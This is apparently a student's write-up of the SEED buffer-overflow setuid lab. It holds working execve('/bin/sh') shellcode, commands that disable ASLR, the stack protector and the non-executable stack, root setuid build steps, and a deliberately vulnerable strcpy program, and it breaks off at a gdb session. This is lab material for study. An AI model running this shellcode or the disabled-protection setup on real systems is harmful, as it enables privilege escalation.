
BUFFEROVERFLOW ATTACK SETUID

Contents

Environment Setup


Turning off address space randomization and configuring /bin/sh



```
[11/03/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/03/22]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
```


Task 1

This is the Shellcode provided.




```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}

```

Since MakeFile is already provided we will simply compile the program.




```
all:
        gcc -m32 -z execstack -o a32.out call_shellcode.c
        gcc -z execstack -o a64.out call_shellcode.c

setuid:
        gcc -m32 -z execstack -o a32.out call_shellcode.c
        gcc -z execstack -o a64.out call_shellcode.c
        sudo chown root a32.out a64.out
        sudo chmod 4755 a32.out a64.out

clean:
        rm -f a32.out a64.out *.o

~
~
~
~
~
~
~
~
~
<esktop/SEED/Labsetup/shellcode/Makefile" 14L, 312C          1,0-1         All
```

Using make command to compile files and run the output




```
[11/03/22]seed@VM:~$ cd Desktop/SEED
[11/03/22]seed@VM:~/.../SEED$ ls
LAB5-Buffer_Overflow_Setuid-1.pdf  Labsetup  Labsetup.zip
[11/03/22]seed@VM:~/.../SEED$ cd Labsetup
[11/03/22]seed@VM:~/.../Labsetup$ ls
code  shellcode
[11/03/22]seed@VM:~/.../Labsetup$ cd shellcode
[11/03/22]seed@VM:~/.../shellcode$ ls
call_shellcode.c  Makefile
[11/03/22]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call shellcode.c
```

And it can be seen that 32 bit shellcode working.



```
[11/03/22]seed@VM:~/.../shellcode$ ./a32.out
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$ exit
```


For 64-bit code it is also visible it is working but both codes are limited to the directory they were executed in.



```
[11/03/22]seed@VM:~/.../shellcode$ ./a64.out
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$ cd
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$ exit
```


Task 2

- Here we can notice that the maximum length is set to 517 while the default value is 100. The problem will be when the code is executed it will turn out to be an buffer overflow attack due to no boundary check on the statement strcpy(buffer, str) in the bof function.




```
void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
       perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}
```

- Given as the vulnerabilities are out in the clear, I will simply compile the code file around security policy by closing StackGuard and Non-Executable Stack. Further, I have set the owner to root and permissions to uid.



```
[11/03/22]seed@VM:~/.../code$ gcc -DBUF_SIZE -m32 -o stack -z exestack -fno-stac
k-protector stack.c
/usr/bin/ld: warning: -z exestack ignored
[11/03/22]seed@VM:~/.../code$ sudo gcc -DBUF_SIZE -m32 -o stack -z exestack -fno
-stack-protector stack.c
/usr/bin/ld: warning: -z exestack ignored
[11/03/22]seed@VM:~/.../code$ sudo chown root stack
[11/03/22]seed@VM:~/.../code$ sudo chmod 4755 stack
```


- Now I compiled the files using MakeFile already provided in LabSetup



```
[11/03/22]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```


Task 3

- Create a badfile.




```
[11/03/22]seed@VM:~/.../code$ touch badfile
```


- Now I went for the addresses of bof function and buffer.



```
[11/03/22]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
